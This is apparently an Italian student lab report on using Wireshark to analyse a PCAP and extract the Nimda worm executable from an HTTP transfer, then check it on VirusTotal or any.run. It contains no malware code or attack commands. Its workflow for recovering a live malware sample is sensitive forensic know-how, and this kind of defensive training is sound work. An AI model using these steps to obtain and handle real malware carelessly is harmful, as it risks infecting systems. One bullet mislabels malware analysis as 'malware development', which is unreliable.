
Conclusioni

L'esercizio ha permesso di esplorare alcuni dei concetti più importanti legati alla gestione del file system in Linux. Le operazioni di montaggio e smontaggio, la gestione dei permessi, la creazione di link simbolici e hard sono fondamentali per un amministratore di sistema, poiché consentono di gestire in modo efficace e sicuro l'accesso e l'organizzazione dei file. In un sistema operativo come Linux, la conoscenza e l'utilizzo corretto di questi comandi sono essenziali per ottimizzare le risorse del sistema e per mantenere la sicurezza e l'integrità dei dati.



ANALISI

FILE PCAP



ANALISI FILE PCAP

Introduzione

In questo laboratorio, l'obiettivo principale è analizzare un file di cattura del traffico di rete (PCAP) precedentemente acquisito e recuperare un file eseguibile; nel nostro caso il malware Nimda, che è stato scaricato attraverso una connessione HTTP.

La metodologia utilizzata si basa sull'analisi dei pacchetti di rete e sulla capacità di estrarre i dati da un flusso TCP in un file PCAP utilizzando Wireshark: uno degli strumenti di analisi di traffico di rete più utilizzati.

L'esercizio si sviluppa in due parti principali:

- l'analisi dei log e dei pacchetti catturati,
- l'estrazione del file eseguibile dal PCAP.



ANALISI FILE PCAP

Wireshark

Wireshark è uno strumento indispensabile per gli analisti di rete e i professionisti della sicurezza informatica. Esso permette di catturare e analizzare il traffico di rete a livello di pacchetto, offrendo una visione dettagliata di ciò che avviene all'interno di una rete.


Obiettivo: L'analisi di un file pcap (packet capture) permette di esaminare in dettaglio le comunicazioni avvenute in una rete, identificando potenziali minacce, anomalie e comportamenti sospetti. In questo contesto, il recupero di un file eseguibile dal traffico catturato può essere fondamentale per comprendere meglio la natura di un attacco e identificare il malware utilizzato.

Utilizzo di Wireshark

Cattura del traffico:


- **Selezione dell'interfaccia:** Scegli l'interfaccia di rete sulla quale vuoi catturare il traffico (ad esempio, la scheda di rete Ethernet o Wi-Fi).
- **Avvio della cattura:** Clicca sul pulsante "Start" per iniziare a catturare i pacchetti.
- **Filtraggio:** Durante la cattura, puoi utilizzare filtri per focalizzarti su specifici protocolli o tipi di traffico (ad esempio, HTTP, DNS, FTP).

ANALISI FILE PCAP



Adesso non ci resta altro che scaricarlo come in foto:
Infine andremo ad analizzarlo tramite any-run o
virustotal.com per verificare se questo file potrebbe essere un
malware e prendere le dovute precauzioni.

Una volta scaricato il file .pcap lo andremo ad analizzare.
C'è una richiesta get del file W32.Nimda.Amm.exe che
capiamo essere un eseguibile e che Wireshark non può
analizzare perché è un file binario e Wireshark non riesce a
rappresentarlo o decifrarlo.



ANALISI FILE PCAP

L'importanza dell'analisi dei pacchetti di rete e la sicurezza informatica


L'analisi dei pacchetti di rete, un'operazione spesso eseguita con strumenti come Wireshark, offre una visione granulare di ciò che avviene all'interno di una rete. Ogni pacchetto che viaggia sulla rete contiene informazioni cruciali come:

- Sorgente e destinazione: Chi sta comunicando con chi.
- Protocollo: Il linguaggio utilizzato per comunicare (HTTP, FTP, SMTP, ecc.).
- Payload: Il contenuto effettivo del pacchetto (dati, comandi, ecc.).

A cosa serve?

- Rilevamento di intrusioni: Permette di identificare comportamenti anomali che potrebbero indicare un attacco in corso.
- Troubleshooting: Aiuta a risolvere problemi di connessione e a ottimizzare le prestazioni della rete.
- Analisi forense: È fondamentale per ricostruire gli eventi che hanno portato a un incidente di sicurezza.
- Sviluppo di malware: Gli analisti di malware utilizzano l'analisi dei pacchetti per comprendere il funzionamento dei malware e sviluppare difese efficaci.

ANALISI FILE PCAP



Per estrarre il file eseguibile, è necessario esportare gli oggetti HTTP dal flusso TCP catturato. In Wireshark, questo può essere fatto tramite il menu File > Esporta oggetti > HTTP. Wireshark esaminerà il flusso HTTP e presenterà tutti gli oggetti (file) trasferiti durante la sessione HTTP.

In questo caso, sarà visibile solo un oggetto: il file Nimda.Amm.exe.

La finestra degli oggetti HTTP mostra tutti i file trasferiti nel flusso, e il file richiesto (Nimda.Amm.exe) sarà elencato. Dopo aver selezionato il file, è possibile fare clic su "Salva con nome" per salvarlo sul disco.

ANALISI FILE PCAP

Dopo aver salvato il file Nimda.Amm.exe, è importante verificarne la presenza nella directory di destinazione.

Utilizzando il comando "ls -l" nel terminale, si può controllare che il file sia stato effettivamente salvato nella cartella corretta.

The screenshot shows a Linux desktop environment with a terminal window and a file manager window.

File Manager: The window title is "analyst - File Manager". The current directory is "/home/analyst/". The left sidebar shows "DEVICES" (File System, Filesystem root), "PLACES" (analyst, Desktop), and "NETWORK" (Browse Network). The main area lists the following files and folders:

- Desktop
- Downloads
- lab.support.files
- second_drive
- capture.pcap
- httpsdump.pcap
- packages-microsoft-prod.deb
- W32.Nimda.Amm.e
- xterm.
- 2024.12.11.07.01.1
3.svg

At the bottom, it says "10 items (385.1 kB), Free space: 4.6 GB".

Terminal: The window title is "Terminal - analyst@secOps:~". The terminal session shows the following commands and output:

```
[analyst@secOps ~]$ ls 1
ls: cannot access '1': No such file or directory
[analyst@secOps ~]$ clear
[analyst@secOps ~]$ ls -l
total 404
-rw-r--r-- 1 root      root      8236 Dec 11  2024 capture.pcap
drwxr-xr-x  2 analyst    analyst   4096 May 13 03:03 Desktop
drwxr-xr-x  3 analyst    analyst   4096 Dec 10  2024 Downloads
-rw-r--r--  1 root      root     100 Dec 11  2024 httpsdump.pcap
drwxr-xr-x  9 analyst    analyst   4096 Jul 19  2018 lab.support.f
-rw-r--r--  1 analyst    analyst     0 Dec 10  2024 packages-micr
drwxr-xr-x  2 analyst    analyst   4096 Mar 21  2018 second_drive
-rw-r--r--  1 analyst    analyst 345088 May 13 03:13 W32.Nimda.Amm
